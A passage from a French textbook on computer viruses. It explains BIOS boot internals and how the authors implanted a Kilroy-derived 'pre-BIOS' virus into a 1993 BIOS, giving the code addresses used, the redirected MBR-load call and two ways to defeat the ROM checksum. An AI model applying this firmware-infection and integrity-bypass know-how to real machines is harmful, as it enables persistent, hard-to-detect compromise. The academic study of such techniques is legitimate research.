Dans notre cas, les virus, les éléments viraux pourront infecter les fichiers avant tout lancement du système d'exploitation. Certains spécialistes [219] doutent de l'utilité de placer un virus au niveau du `BIOS`. Elle est fondamentale. Tout virus peut faire l'objet d'une tentative de détection par un antivirus. Un virus peut éventuellement leurrer un antivirus, notamment lorsque ce dernier est lancé après lui, comme cela est le cas pour les virus de *boot*, situés au niveau du `MBR`. En revanche, il ne peut y parvenir si l'antivirus est placé au niveau du `BIOS`, comme cela est le cas, par exemple, pour le *Trend ChipAway*[5]. Mais ce même antivirus ne détectera jamais un virus placé au niveau du `BIOS`. Nous préciserons en fin de chapitre d'autres avantages et donnerons des applications potentielles pour les virus de ce type.

15.2 Structure et fonctionnement du BIOS

Beaucoup d'utilisateurs distinguent encore difficilement le matériel du logiciel dans un ordinateur. Les différences sont parfois difficiles à identifier tant le matériel et le logiciel dépendent fortement l'un de l'autre dans la conception, la construction et le fonctionnement du système. Il est essentiel d'assimiler cette notion pour comprendre le rôle du `BIOS` dans un système.

Bien avant qu'un système d'exploitation (Linux, Windows...) ne soit lancé sur un ordinateur, au démarrage, ce dernier active, en tout premier, un autre « système d'exploitation » réduit que l'on appelle le `BIOS` (*Basic Input/Output System*). Il est gravé dans un circuit de type ROM (*Read Only Memory*). Ce système d'exploitation réduit a pour fonction d'établir le lien entre le matériel et le logiciel dans le système, de fournir un ensemble de fonctions élémentaires destinées à gérer, de manière primaire, les communications entre l'unité centrale et les organes périphériques (écran, clavier, série RS232, horloge...). Pour les systèmes d'exploitation récents (Windows 2000)

[4] La seule solution à ce problème récurrent en sécurité informatique est de disposer du code source, des conditions de compilation (en incluant le binaire du compilateur utilisé) voire du processeur qui a été utilisé. À moins d'être communiqués directement par le ou les constructeurs, la seule possibilité reste le désassemblage qui, outre d'énormes difficultés techniques, pose également des problèmes de droit. La seule solution reste alors l'indépendance nationale en terme d'équipement informatique.

[5] L'efficacité de cet antivirus laisse d'ailleurs à désirer : la modification du `MBR` après une installation de Linux, par exemple, est détectée comme virale. L'utilisateur finit par le désactiver.

ou Linux, cependant, le rôle du BIOS est limité à la phase de démarrage, ces systèmes d'exploitation communiquant directement avec les périphériques sans passer par le BIOS, après la phase de démarrage.

Les programmes BIOS sont produits par quelques sociétés informatiques dont les plus connues sont AMI, Phœnix, Award et Quadtel. Malgré quelques différences peu significatives, tous se conforment à la norme IBM. Ces programmes ont beaucoup évolué, notamment avec l'apparition du *Plug and Play* (reconnaissance automatique de périphériques) qui nécessite de modifier ces programmes à chaud. Ces évolutions ont rendu possible ce qui autrefois ne l'était pas : écrire relativement facilement sur des mémoires, autrefois prévues pour n'être accessibles qu'en lecture (à moins de reprogrammer la puce avec un matériel spécifique).

Le BIOS que nous considérerons ici est celui d'une carte mère pour processeur 486SX, écrit en 1993 par une des principales société productrice de programme BIOS. Le modèle choisi est l'un des plus répandus. Le choix d'une version déjà ancienne peut paraître surprenant ; cependant, il présente l'avantage de pouvoir expliquer simplement le résultat obtenu, résultat transposable à des versions actuelles de BIOS. Ces dernières, devant réaliser un compromis entre, d'une part un encombrement mémoire limité et d'autre part, un nombre toujours croissant de fonctionnalités, utilisent la compression des données ainsi que des mécanismes de *swap* (chargement alterné et partiel des données en mémoire, après décompression partielle). Il en résulte une complexité plus importante mais non rédhibitoire qu'il serait difficile de présenter simplement dans un ouvrage d'introduction aux virus. Notre but est de prouver la faisabilité d'un virus *pre-bios*. Nous rappellerons succinctement la structure et les étapes principales du BIOS. Le lecteur consultera [215, Chap. 3] ou [171, 183], pour une description exhaustive du BIOS et de son fonctionnement.

15.2.1 Récupération et étude du code BIOS

La première étape consiste à récupérer le code source du BIOS. Nulle part disponible (ouvrages techniques ou ressources Internet), le seul moyen est de travailler directement avec sa version compilée (binaire) présente dans la puce. À partir du code binaire récupéré (via un programmateur de PROM, une sonde logique ou directement avec un logiciel spécifique), une étape de désassemblage est alors nécessaire pour passer du code binaire au code

source en assembleur[6]. Ensuite, une exécution en mode `DEBUG` (mode pas à pas) permet de tracer l'activité du `BIOS` à travers toutes ses phases[7].

L'étude fine du code assembleur a révélé des mécanismes d'obfuscation (techniques de programmation destinées à leurrer celui qui tente d'étudier le code) assez conséquents, qui, d'une part augmentent significativement la taille du code mais, d'autre part, compliquent sérieusement l'étude (objectif poursuivi dans un but de protection du savoir-faire du constructeur). Le code étant d'une taille importante, il a fallu en repérer les parties essentielles pour l'implémentation du virus.

Le programme `BIOS`, d'une taille de 64 Ko (pour la version d'étude), commence à l'adresse `F000:FFF0H` (ou `FFFF0H` en adresse physique). Lors de la mise sous tension, ou après un redémarrage à chaud, le segment de code `CS` est initialisé avec la valeur `FFFF[0]H` et le pointeur d'instruction `IP` (*Instruction Pointer*) est mis à zéro. La première instruction qui sera exécutée se trouve donc à l'adresse `FFFF0H`.

15.2.2 Étude détaillée du code `BIOS`

L'ordinateur, lors de sa mise sous tension, affiche à l'écran des informations et souvent un logo propriétaire, alors que, pourtant, ni le disque dur, ni le lecteur disquette, ni un quelconque autre périphérique ne fonctionne encore. C'est le `BIOS` qui est responsable de ces affichages et qui prend le contrôle de la machine. Il cherche certaines informations de façon à prendre en compte les composants présents. Il charge ensuite le système d'exploitation à partir d'un disque dur, d'une disquette, ou d'un CD-ROM en passant par un ou plusieurs secteurs dits de démarrage.

Dans un premier temps, le `BIOS` déclenche une série d'autotests, dénommée POST (*Power On Self Test*), puis vérifie la présence et le bon fonctionnement du matériel et des périphériques comme le clavier, la mémoire vive, l'écran... Le `BIOS` de la carte mère vérifie également le fonctionnement des autres *firmware* (ou `BIOS` des périphériques comme la carte graphique, le

[6] Il est important de rappeler que le désassemblage d'un binaire n'est légal que sous certaines conditions [68], qui étaient bien sûr remplies pour cette étude.

[7] Nous n'évoquerons pas la phase expérimentale, fastidieuse, qui dépasse le cadre de ce chapitre. Nous nous polariserons uniquement sur le code `BIOS` final. Les détails techniques sont disponibles dans [15].

contrôleur SCSI...). Ensuite, les interruptions[8] et les canaux DMA[9] sont vérifiés. En somme, le BIOS exécute les fonctions fondamentales suivantes :

- gestion des mémoires de masse (disque dur, disquettes, CD-ROM,...) ;
- gestion des mémoires cache et vive ;
- gestion des affichages ;
- gestion de l'économie d'énergie ;
- gestion des BUS d'entrées/sorties ;
- gestion des ports d'entrées/sorties de l'ordinateur.

Nous allons voir de façon un peu plus détaillée les différentes étapes réalisées par le programme `BIOS`.

Le démarrage

Lors de la mise sous tension, le processeur entre en mode réinitialisation et tous les emplacements mémoires sont remis à zéro. Un contrôle de parité de la mémoire est effectué, puis les registes `CS` (*Code Segment*) et `IP`[10] (*Instruction Pointer*) sont initialisés (voir fin de la section 15.2.1).

Deux types d'initialisation d'un PC existent, le `BIOS` déterminant lequel doit être utilisé :

- le démarrage à froid. Il est effectué à chaque mise sous tension « initiale » et met en œuvre un test complet de mémoire et des périphériques avant le chargement de la partie résidente du secteur de démarrage en mémoire vive ;
- le redémarrage (ou démarrage à chaud) est, lui, effectué lorsque l'utilisateur se sert de la séquence de touches `Ctrl, Alt, Del` (ou `Suppr`).

[8] Les interruptions sont des mécanismes permettant à un périphérique d'interrompre l'exécution d'un programme par le processeur, afin qu'il fasse appel à un sous-programme, appelé gestionnaire d'interruptions. Ces dernières permettent de piloter les matériels, la communication entre les programmes et les fonctions préécrites du DOS ou du `BIOS`. Il existe 256 interruptions, gérées par l'intermédiaire d'une table, dite des vecteurs d'interruptions (IVT ou *Interrupt Vector Table*). Chaque entrée de cette table est constituée d'un pointeur indiquant le segment et l'offset du gestionnaire associé. Cette table est chargée en mémoire par le `BIOS` et est modifiable par n'importe quel programme. Les virus, notamment ceux résidents, vont profiter de cette possibilité pour précisément dérouter ou détourner ces interruptions au profit de routines qui leur sont propres.

[9] Ce sont des canaux de transfert rapide de données (par blocs de 8 ou 16 bits). Ils permettent l'acheminement des données vers un périphérique sans passer par le processeur, d'où le terme de *Direct Memory Access*.

[10] Le registre `CS` est un registre de 16 bits agissant comme sélecteur d'accès aux adresses 20 bits des segments mémoires. Le registre `IP` indique l'adresse relative au début du segment du code considéré (offset) de la prochaine instruction à exécuter. L'adresse complète d'une l'instruction est donc donnée par le couple `CS :IP`.

Dans ce cas, le `BIOS` n'effectue pas la phase de test de mémoire et des périphériques. Cette phase a été réalisée lors d'un démarrage à froid antérieur. Il s'agit, en quelque sorte, d'un (re)démarrage rapide.

Les fonctions fondamentales du `BIOS`

Gestion des mémoires de masse

Les mémoires de masse se composent de lecteurs de disquettes, de disques durs, de lecteurs de CDROM, de lecteurs Zip, de lecteurs LS-120... C'est le `BIOS` qui décide du type de la mémoire qu'il va utiliser pour le démarrage. Il détermine alors :

- le paramétrage du ou des disques durs ;
- le type du lecteur de disquettes ;
- l'usage de contrôleurs de disques et leurs modes de fonctionnement ;
- l'unité amorçable (disque dur, disquette, CDROM...) et son secteur d'amorce, secteur dont le rôle est de lancer le système d'exploitation proprement dit.

Gestion de mémoire

La mémoire d'un ordinateur est composée en particulier de la mémoire vive ou RAM (*Random Access Memory*) et d'une mémoire cache[11]. Le `BIOS` détermine le type et la quantité de mémoire vive intégrée dans le PC, sa vitesse d'accès, l'état activé ou non de la mémoire cache, son mode de fonctionnement, etc.

Gestion de l'affichage

Normalement, la gestion de l'affichage par le `BIOS` de la carte mère est réduite au strict minimum. Cet affichage est géré en réalité par la carte graphique qui possède son propre BIOS. Cependant, le rôle du `BIOS` de la carte mère est de déterminer le type de carte graphique, son emplacement (adresse de port d'entrée/sortie) ainsi que les interruptions utilisées.

[11] La mémoire vive ne fonctionne pas à la même vitesse que le processeur, aussi le passage par une sorte de mémoire tampon est-il nécessaire pour éviter un effet d'engorgement. C'est le rôle de la mémoire cache.

Gestion de l'économie d'énergie

Le programme BIOS est capable de gérer lui-même des fonctions d'économie d'énergie en paramétrant l'activité ou l'inactivité de chaque composant présent dans l'ordinateur. Le principe consiste à désactiver un composant quand il n'est pas utilisé ; lorsque le composant est de nouveau utilisé, le BIOS se charge alors de le réactiver le plus rapidement possible. Cette fonction est appliquée aux disques durs, modems, ports d'entrées/sorties, lecteurs de disquettes, au clavier et à l'écran.

Gestion des ports entrées/sorties

Il existe plusieurs ports d'entrées/sorties : port parallèle classique, ports d'entrées/sorties de la carte vidéo, USB, séries... Pour le bon fonctionnement du processeur et des différentes cartes (mère, graphiques), il faut que ces ports soient gérés correctement. C'est le rôle du BIOS.

Autotests ou POST

Lors de la mise sous tension, le système est amorcé ou réamorcé (*Reset*), le programme BIOS fait l'inventaire du matériel présent dans l'ordinateur et effectue le POST (un ensemble de tests en fait). Le but est de vérifier leur bon fonctionnement. Ces tests, dans l'ordre de leur exécution, sont les suivants (cet ordre n'est pas strictement respecté par tous les fabricants du BIOS) :

1. Test du processeur (CPU).
2. Vérification de l'intégrité du BIOS lui-même (calcul d'un contrôle de parité ; lorsqu'un virus comme *CIH* ou *Magistr* attaque le BIOS, il y écrit en fait quelques octets. Le contrôle de parité échoue alors, mettant brutalement fin à l'action du BIOS. La machine ne peut démarrer).
3. Vérification de la configuration CMOS (mémoire attachée au BIOS permettant de stocker la configuration système).
4. Initialisation de l'horloge interne.
5. Initialisation du contrôleur DMA.
6. Vérification de la mémoire vive et la mémoire cache ; test des premiers 64 ko de la mémoire RAM.
7. Installation de toutes les fonctions du BIOS.
8. Vérification de toutes les configurations (clavier, disquettes, disques durs...).

Si, lors de ces tests, une erreur survient, le `BIOS` tentera de poursuivre la séquence de démarrage de l'ordinateur. Toutefois, si cette erreur est critique, le système sera arrêté et :

- un message sera affiché à l'écran si cela est possible (le matériel d'affichage n'étant pas forcément encore initialisé ou bien pouvant être défaillant) ;
- un signal sonore sera émis, sous forme d'une séquence de bips dont la nature permet de diagnostiquer l'origine de la panne (la signification de ces séquences de bips peut varier selon les constructeurs) ;
- un code (appelé code POST) est envoyé sur le port série de l'ordinateur, pouvant être récupéré à l'aide d'un matériel spécifique de diagnostic. Le code indique la nature de l'erreur.

Chargement du système d'exploitation

Après avoir vérifié les périphériques et déterminé l'emplacement du secteur de démarrage maître (MBR) (en général, sur le premier disque dur, tête 0, piste 0, secteur 1), le `BIOS` fait appel à l'interruption 19H (chargement du système d'exploitation). Cette interruption tente de charger ce secteur de démarrage en mémoire vive RAM, à l'adresse `0000:7C00H` ; en fait, le `BIOS`, par défaut cherche à effectuer la même opération en premier lieu sur une éventuelle disquette présente dans le lecteur de disquettes. Une vérification préalable de la validité du secteur concerné, est effectuée : un secteur amorçable contient la signature `AA55H` localisée à l'offset `1FEH` (deux derniers octets). Finalement, il transfère le contrôle à ce secteur pour que celui-ci prenne le relais et charge le système d'exploitation proprement dit, *via* un secteur de démarrage secondaire ou secteur de lancement du système d'exploitation (voir plus loin).

15.3 Description du virus VBIOS

Le but étant de prouver la faisabilité d'un virus de type *pre-bios*, nous avons choisi d'utiliser un virus de démarrage de type secteur de boot viral : le virus *Kilroy* développé par Mark Ludwig [166, Chap. 4]. Ce choix ne restreint en rien la portée de cette technique : un autre virus, infectant tout autre fichier sur le disque dur pourrait être utilisé ou programmé.

Le virus *Kilroy* ne possède pas de charge finale. C'est un simple exécutable capable de simuler les opérations de démarrage tout en infectant d'autres unités amorçables. Nous ne détaillerons pas le code du virus *Kilroy*. Le lecteur le trouvera, commenté, dans [166, Annexe 3]. Nous rappellerons simplement

les principales étapes de son fonctionnement, ainsi que celles de la séquence de démarrage après le transfert par le `BIOS`, que le virus va simuler. Le virus *pre-bios* obtenu au final, est un peu différent du virus *Kilroy*. Quelques modifications (la plupart mineures) ont été effectuées afin de corriger quelques erreurs présentes dans le code original, d'augmenter sa portabilité ainsi que son efficacité, de diminuer sa taille et surtout de tenir compte de sa spécificité d'action. C'est la raison pour laquelle nous nommerons cette version finale virus VBIOS, en raison de ces changements et de sa nouvelle nature.

Dans cette étude, nous utilisons une machine mono-système, fonctionnant sous DOS/Windows. Cela facilite la mise en œuvre du virus en court-circuitant le secteur de démarrage maître (voir plus loin). En modifiant le virus, il est bien sûr assez facile de transposer cette technique à tout autre environnement, notamment multi-boot.

15.3.1 Concept de secteur de démarrage viral

Le concept est assez simple dans son esprit. L'infection par le virus doit préserver les fonctions du secteur de démarrage. Or, ce secteur est d'une taille limitée : 512 octets. D'où l'idée de concevoir un virus qui au lieu d'infecter le programme présent dans ce secteur, en charge du lancement du système d'exploitation, va tout simplement le remplacer et effectuer cette tâche à sa place. Ce virus est donc un secteur de démarrage, autoreproductible, sans charge finale. Ce concept n'interdit pas, de plus, d'utiliser un virus dépassant la taille d'un secteur (voir la section 5.5.1 et [92]).

Nous décrirons, plus loin, les étapes de démarrage simulées par le virus VBIOS. Regardons tout d'abord ses fonctionnalités spécifiquement virales.

Le mécanisme de recherche et de copie

Le mécanisme de recherche doit en premier lieu déterminer à partir de quelle unité il vient d'être activé : disquette de démarrage ou disque dur système[12]. Selon les cas, il en résultera une nature différente des cibles :

- exécuté à partir d'une disquette de démarrage infectée (lecteur `A:`), il recherche le lecteur `C:` (disque dur) en vue de son infection ;
- exécuté à partir du disque dur (unité `C:`), il cherchera à infecter des disquettes.

[12] Dans un contexte plus récent (environ depuis 1990), d'autres types d'unités amorçables sont à prendre en compte.

L'information permettant de déterminer d'où le virus est lancé se trouve mémorisée par le virus dans l'antépénultième octet de son propre code. Une valeur nulle indiquera une disquette tandis que la valeur `80H` signifiera que le virus provient d'un secteur de disque dur. Le virus VBIOS est écrit comme s'il était lancé à partir d'une disquette (champ `DRIVE` du virus mis à 0). Ainsi, cela permet d'infecter ensuite le secteur de démarrage secondaire du disque dur.

Une fois qu'une unité à infecter a été trouvée, le mécanisme de copie intervient :

1. Lecture du secteur de démarrage du secteur cible. Vérification de la présence de la signature `55AAH`.
2. Remplacement du code exécutable du secteur sain par le code du virus (duplication de code). Seul ce code, présent à l'offset `01EH`, est changé ; les éléments décrits dans la table 15.3, concernant les données spécifiques de l'unité en cours d'infection, sont conservés.

Le mécanisme de démarrage

Le virus *Kilroy* et donc le virus VBIOS dont il est issu, vont également simuler la séquence de démarrage en lieu et place du secteur d'origine. Il importe donc de rappeler comment s'articule cette séquence. En premier, il est nécessaire d'expliquer comment un `BIOS`, identique d'une carte mère à une autre (pour un même modèle), est capable de gérer une telle séquence de démarrage pour n'importe quel type de disque dur, n'importe quelle configuration (mono- ou multi-système) et quel que soit le système d'exploitation lancé. Cela est rendu possible par la présence de certaines données essentielles dans les secteurs de démarrage maître (MBR) et secondaire (*OS Boot Sector*).

Les composants du secteur de démarrage maître

Ce secteur, créé par l'utilitaire FDISK en général, est encore appelé secteur de partition car c'est lui qui contient toutes les informations concernant l'environnement général de la machine en cours de démarrage. Le `BIOS` tranfère le contrôle à ce secteur, localisé sur la piste 0, tête 0 et secteur 1, après l'avoir chargé à l'adresse `0000:7C00H` de la mémoire[13]. L'organisation de ce secteur (taille totale de 512 octets) est décrite dans la table 15.1. Le code exécutable

[13] Nous nous plaçons dans le cas d'un démarrage à partir d'un disque dur. Dans le cas d'une disquette, la séquence est quasi-identique mais plus simple.

Nature	Adresse (offset)	Taille (octets)
Exécutable d'amorçage	000H	446
Entrée 1 de la table de partition	1BEH	16
Entrée 2 de la table de partition	1CEH	16
Entrée 3 de la table de partition	1DEH	16
Entrée 4 de la table de partition	1EEH	16
Signature secteur valide (55AAH)	1FEH	2

Tab. 15.1. Structure du secteur de démarrage maître

d'amorçage a pour fonction d'identifier la partition active, de déterminer quelle partition lancer (dans le cas d'un système multi-boot, notamment), de charger le secteur de démarrage secondaire correspondant au système d'exploitation sélectionné et d'exécuter le code binaire qui s'y trouve, après vérification de la signature 55AAH. Ce code devant résider obligatoirement à l'adresse 0000:7C00H de la mémoire, le code exécutable du secteur de partition se reloge à l'adresse 0000:0600H de la mémoire, libérant la place pour l'exécutable de démarrage du secteur secondaire.

Dans la table de partition, chaque entrée de 16 octets – il y en a au maximum quatre, dans la norme BIOS – décrit le type de partition selon la structure contenue dans la table 15.2. Ces données seront utilisées par le code exécutable d'amorçage. Dans notre configuration d'étude (machine mono-système DOS/Windows), le virus VBIOS recherche directement la partition active en piste 0, tête 1 et secteur 1. En cas d'absence (cas malgré tout assez rare), l'erreur système habituelle sera affichée. Le virus pourrait cependant être modifié se façon à obtenir l'information directement par consultation des structures détaillées dans les tables 15.1 et 15.2. Il en résultera un virus plus portable mais de taille plus importante, devant être géré de manière plus évoluée (voir l'exemple du virus *Stealth* [92]).

Les composants du secteur de démarrage secondaire

Ce secteur, le plus fréquemment, est situé en piste 0, tête 1, secteur 1. La première instruction du programme de ce secteur, est un saut vers le code exécutable proprement dit. Cette instruction de saut est suivie par une structure contenant toutes les données spécifiques au disque dur sur lequel réside ce secteur de démarrage : la *Boot Sector Data* ou table des données de démarrage. Ces données (30 octets au total) sont explicitées dans la table 15.3. Le code exécutable de démarrage (offset 01EH), une fois lancé via la fonction de saut en début de secteur, va procéder au lancement proprement dit du

Nature	Adresse (offset)	Taille (octets)
Etat de la partition 00H (non active) ou 80H (active)	00H	1
Tête de début partition	01H	1
Secteur et cylindre de début partition	02H	2
Type de partition 00H non utilisé 01H DOS Fat 12 (primaire) 04H DOS FAT 16 (primaire) 05H DOS étendue	04H	1
Tête de fin partition	05H	1
Secteur et cylindre de fin de partition	06H	2
Distance (en secteurs) du début à fin de la partition	08H	4
Nombre de secteurs de la partition	0CH	2

Tab. 15.2. Structure des entrées de la table de partition

système d'exploitation attaché à la partition sélectionnée par le MBR. Pour cela, il lui est nécessaire de trouver les fichiers exécutables adéquats. Dans le cas du DOS, il s'agit des fichiers IO.SYS et MSDOS.SYS (MS-DOS), ou IBMIO.SYS et IBMDOS.COM (PC-DOS d'IBM). Le virus VBIOS ne recherche que les deux premiers, les plus fréquents. Les données nécessaires à la localisation, par le code exécutable de démarrage, de ces fichiers, sont stockées après la fonction de saut du secteur de démarrage secondaire (voir table 15.3). Ces fichiers sont chargés à l'adresse `0000 : 0700H` et exécutés. Ce sont eux qui terminent la phase de démarrage en lançant le système d'exploitation proprement dit. Le lecteur intéressé trouvera dans [166, Chap 4] une description détaillée du code assembleur réalisant ces différentes étapes.

15.4 Implémentation de VBIOS

Avant implantation du virus VBIOS dans le code `BIOS`, une phase préalable de désassemblage et d'analyse de ce code a été menée pour repérer les différentes zones et procédures utilisées pour la mise en œuvre de ce virus, à savoir :

- une zone de code dit mort, autrement dit une zone de code, adressable, mais non utilisée. Ce type de zone existe toujours et provient de la granularité d'allocation mémoire lors du processus de compilation. Les

Nom	Adresse (offset)	Taille (octets)	Description
JMP	000H	3	Instruction de saut vers l'exécutable de démarrage
DOS_ID	003H	8	Nom fabricant et version
SEC_SIZE	00BH	2	Taille secteurs, en octets
SECS_PER_CLUST	00DH	1	Nombre de secteurs par cluster
FAT_START	00EH	2	Secteur départ de la 1ère FAT
FAT_COUNT	010H	1	Nombre de FAT sur le disque
ROOT_ENTIES	011H	2	Nombre d'entrées du répertoire racine
SEC_COUNT	013H	2	Nombre de secteurs sur le disque
DISK_ID	015H	1	Descripteur de support (codes les plus fréquents) F0H = disq. 3"$\frac{1}{2}$ 720 Ko FBH = disq. 3"$\frac{1}{2}$ 1440 Ko F8H = disque dur
SECS_PER_FAT	016H	2	Nombre de secteurs par FAT
SECS_PER_TRK	018H	2	Nombre de secteurs par piste
HEADS	01AH	2	Nombre de têtes
HIDDEN_SECS	01CH	2	Nombre de secteurs cachés
	01EH-1FFH	482	Code exécutable de démarrage

Tab. 15.3. Structure d'un secteur de démarrage secondaire (OS)

zones trouvées dans notre cas sont des zones contenant uniquement des zéros. Elles ne sont cependant pas assez grandes pour contenir le virus VBIOS et son code de chargement, d'un seul tenant. C'est une des raisons pour lesquelles nous avons dû modifier le virus initial *Kilroy* en virus VBIOS afin d'autoriser son installation dans plusieurs portions inutilisées et non contigües de code `BIOS`. Notons que dans le cas où aucune zone de code mort ne serait disponible, il est toujours possible de supprimer certaines procédures non vitales ou non critiques du `BIOS` et de les remplacer par le code viral ;

– la procédure de chargement du secteur de démarrage maître. Dans notre cas, elle a été localisée à l'adresse `F000:F808H`[14]. Cette procédure sera

[14] Afin de ne pas compliquer inutilement notre propos, nous ne donnerons pas le code assembleur de cette procédure. Ce dernier est détaillé dans [15].

court-circuitée par l'appel direct au code de chargement en mémoire du virus ;

- la procédure de contrôle de parité. L'implantation du virus VBIOS dans le code BIOS modifie inévitablement sa parité. Il sera alors nécessaire de leurrer ce contrôle dont la partie critique, pour nous, est la suivante (version simplifiée pour une compréhension plus aisée) :

```
   jmp  ns_rom_checksum ; appel du checksum
offset_06 :
   jz   rsrt            ; saut si ZF = 1,
                        ; checksum correct
   mov  al, 08          ;
   jmp  bip_erreur      ; si ZF différent de 1,
                        ; saut vers l'adresse
                        ; de  bip_erreur
;---------------------------------------
; contrôle de checksum, somme de CX octets
; de PROM commençant en DS : BX
;---------------------------------------
ns_rom_checksum :
   xor  al, al          ; début de checksum
r_sum           :
   add  al, [bx]        ; AX= AX+BX
   inc  bx              ; incrémenter BX
   loop r_sum           ; répéter l'action de
                        ; r_sum jusque CX = 0
   or   al, al          ; si AL = 0, le checksum
                        ; est bon et ZF = 1
   jmp  si              ; saut vers SI (ici
                        ; SI = offset_06)
rsrt            :
   ret                  ; retour à l'adresse après
                        ; appel au crc_prom
```

Une fois ces repérages effectués, l'implantation du virus peut être réalisée de la manière suivante :

1. Le virus est implanté en premier, à l'adresse F000:7DD9H.
2. Un code de chargement du virus du BIOS vers la mémoire vive est alors implanté dans deux autres zones de code inutilisé, à l'adresse F000:DD97H pour la première partie et à l'adresse F000:7FD9H. Le passage de l'une à l'autre se fait par l'intermédiaire de l'instruction JMP F000:7FD9.

3. Ensuite, le chargement du MBR est court-circuité. L'instruction `CALL F808H` est alors remplacée par un `CALL DD97H`.
4. Enfin, le contrôle de parité est également court-circuité. Il est possible de le faire de deux manières différentes :
   - soit en remplaçant l'instruction de saut vers le contrôle de parité par des instructions `NOP` (*No Operation*). Ce contrôle n'est ainsi jamais appelé ni effectué.
   - soit en forçant le résultat de ce contrôle de façon à ce qu'il soit toujours valide. Il suffit juste de remplacer l'instruction `OR AL, AL` par l'instruction `XOR AL, AL`.

A chaque démarrage de la machine, le virus VBIOS est exécuté par le `BIOS` et installé en mémoire à la place du secteur de démarrage secondaire. De là, il agit comme le ferait un secteur viral traditionnel : lancement du système d'exploitation et infection d'autres unités amorçables ; en premier lieu, il s'agit du disque dur actif, puisque le virus VBIOS semble être lancé à partir d'une disquette. Le virus est donc en place. Afin de limiter sa taille, aucune routine de contrôle de la surinfection n'a été incluse. Le virus se réinstalle donc à chaque démarrage. Un virus plus évolué, mais plus gros, prendra en compte cette fonctionnalité.

15.5 Perspectives et conclusion

À travers ce virus VBIOS très simple, voire frustre, la faisabilité d'un virus de type *pre-bios* a été prouvée. Une bombe logique, un cheval de Troie, un virus beaucoup plus évolué auraient pu être installés sans problème. Plutôt qu'un virus de démarrage, un virus infectant de tout autre type aurait pu être utilisé et mis en œuvre.

Depuis cette étude, des technologies *pre-bios* ont été révélées [157]. Par exemple, des *rootkits*[15] peuvent être dissimulés dans la mémoire flash du BIOS. Pour cela, les attaquants utilisent des outils de contrôle et de gestion de l'alimentation (module ACPI (*Advanced Configuration and Power Interface*). Ces derniers sont remplacés par des fonctions malveillantes.

L'avantage, encore une fois, des virus de type *pre-bios*, est de pouvoir agir sur des données pour lesquelles la notion de droits (en écriture ou en exécution) n'existe pas encore. De là, toutes les actions sont désormais possibles. Notamment, beaucoup de logiciels de sécurité mis en œuvre depuis

[15] Les *rootkits* sont des programmes intrusifs non détectés par les systèmes de sécurité et les antivirus. du fait d'une utilisation intensive et raffinée de la furtivité.

le disque, peuvent être contournés par un tel virus. Bien sûr, l'action de ce dernier devra être limitée et ciblée, ne serait-ce que pour éviter une taille prohibitive et des temps d'exécution trop importants, qui pourraient alerter un utilisateur attentif.

Les applications de ce type de technologie sont immenses. L'implantation de codes destinés à protéger les données (contre une fuite) ou le système (contre des attaques) représente un avantage non négligeable. Prenant le pas le plus tôt possible, les contrecarrer est alors extrêmement difficile. Et dans l'hypothèse où lors d'une session du système d'exploitation le virus et son application seraient mis à mal, un simple redémarrage les réinstallera.

Quelques-unes des applications présentées dans le chapitre précédent sont particulièrement adaptées à une implémentation de type *pre-bios* : surveillance et détection des crimes et délits pouvant être commis à l'aide du système, lutte contre les fuites non contrôlées d'informations sensibles, préservation du copyright... Il est intéressant (la lecture de [9] est à ce propos édifiante) de noter que la technologie TCPA/Palladium de Miscrosoft/Intel, a pour but de mettre en œuvre ce genre de protections.

16

Cryptanalyse appliquée de systèmes de chiffrement : le virus YMUN20

16.1 Introduction

Depuis quelques années, de nombreux systèmes de chiffrement symétriques[1] sont disponibles, tant dans la littérature technique que sur Internet ou dans des produits cryptologiques commerciaux.

Le cas des logiciels *Pretty Good Privacy* (PGP) et GnuPG[2] est emblématique de l'usage de plus en plus répandu de produits de chiffrement. L'offre est importante. Citons par exemple, parmi de nombreux autres, IDEA [156], GOST [130], Blowfish [198], les candidats proposés dans le cadre du concours organisé par le Département du commerce américain, pour l'*Advanced Encryption Standard* (AES)[3], pour le concours européen NESSIE[4] ou ceux proposés à CRYPTREC[5]. Le constat est identique dans le cas de logiciels de stéganographie (techniques destinées à assurer la confidentialité des données et à cacher le fait même de communiquer. Les systèmes modernes, Outguess ou autres[6], utilisent également une clef secrète partagée par les acteurs de la communication).

[1] Les systèmes cryptologiques symétriques, encore dénommés systèmes à clef secrète, sont essentiellement utilisés pour faire du chiffrement de données. Le terme « symétrique » indique que, d'une part, émetteur et destinataire utilisent une clef secrète commune et que, d'autre part, les opérations de chiffrement et de déchiffrement utilisent le même algorithme et la même clef. La base théorique de ces systèmes est la théorie de l'information, et plus particulièrement la notion d'entropie. Pour plus de détails, le lecteur consultera [173, 200, 201].

[2] `www.pgp.com` et `www.gnupg.org`

[3] `www.nist.gov/aes`

[4] `www.cryptonessie.org`

[5] `www.ipa.go.jp/security/enc/CRYPTREC/index-e.html`

[6] `www.outguess.org`, `www.cl.cam.ac.uk/~fapp2/steganography/index.html`

Ces systèmes, à ce jour, sont considérés comme incassables, c'est-à-dire qu'aucune technique ou méthode mathématique connue ne permet de retrouver la clef de manière opérationnelle. Ni les fréquentes publications de techniques irréalistes, ni l'approche par force-brute (essai systématique de toutes les clefs possibles) ne remettront en cause, pour de longues années encore, la sécurité de ces systèmes.

Le problème, alors, pour des organismes chargés de la sécurité des états peut être résumé par cette citation d'un des officiels du FBI [35] : « *le chiffrement représente un défi potentiellement insurmontable en ce qui concerne la capacité à faire respecter la loi...* ». En d'autres termes, l'existence de systèmes de chiffrement incassables, lorsqu'ils sont utilisés par des terroristes, des mafieux ou autres acteurs malveillants, remet potentiellement en cause la souveraineté des états en matière de sécurité.

À titre d'exemple, considérons le cas de l'algorithme AES et supposons que nous utilisions un ordinateur de type *Deep-crack*[7] capable d'essayer 2^{56} clefs en une seconde (cet ordinateur n'existe pas et n'est pas près d'exister, le record de cryptanalyse par essais exhaustifs pour une clef de 56 bits étant d'une vingtaine d'heures). Une recherche par force brute sur les différentes versions de l'AES nécessitera :

- 1.5×10^{12} siècles pour une clef de 128 bits.
- 2.76×10^{31} siècles pour une clef de 192 bits.
- 5.1×10^{50} siècles pour une clef de 256 bits.

Il est clair que cette approche, traditionnellement utilisée, n'est désormais plus réalisable pour les systèmes actuels. D'autres techniques, regroupées sous le terme de « *cryptanalyse appliquée* » sont alors à envisager (pour plus de détails voir [86]). Elles visent le système non pas directement, au niveau de l'algorithme, mais indirectement au niveau de son implémentation ou de sa gestion. La meilleure image est celle « de la porte blindée sur un mur de carton ». Une de ces approches est d'utiliser des virus informatiques ou autres logiciels infectants.

